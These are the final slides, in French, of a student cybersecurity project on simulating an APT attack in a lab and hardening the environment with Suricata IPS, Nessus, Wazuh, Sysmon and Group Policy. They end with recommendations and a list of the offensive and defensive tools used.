
- Mise en place de Suricata en mode IPS (inline)
- Bloque automatiquement les paquets malveillants selon des règles prédéfinies



# Évaluer la sécurité

- Identification des vulnérabilités potentielles sur l'infrastructure
- Utilisation de l'outil Nessus pour effectuer un scan de vulnérabilités





# Résultats et recommandations



Impact positif des mesures de sécurité mises en place

→ Réduction des surfaces d'attaque et blocage des tentatives malveillantes



Visibilité accrue grâce aux outils déployés

→ Wazuh, Sysmon, Suricata ont permis une détection fine des attaques



Recommandations pour le futur :

→ Mise à jour régulière des règles IDS/IPS  
Audits de sécurité périodiques  
Sensibilisation continue des utilisateurs



# Conclusion



## Compréhension complète du cycle d'une attaque APT

De la reconnaissance initiale à la persistance



## Mise en œuvre efficace de mesures de défense

Wazuh, Sysmon, Suricata, segmentation, GPO...



## Validation par re-simulation

L'attaque ne réussit plus grâce aux protections mises en place

Ce projet m'a permis de combiner offensive et défensive dans un environnement réaliste, tout en développant des compétences concrètes en cybersécurité.



# Merci pour votre attention!



Merci à:

# Outils Utilisés

## Offensif



Nmap



Responder



Metasploit



SQLmap



Smbclient

## Défensif



Pare-feu Windows



Group Policy



Sysmon



Wazuh



Suricata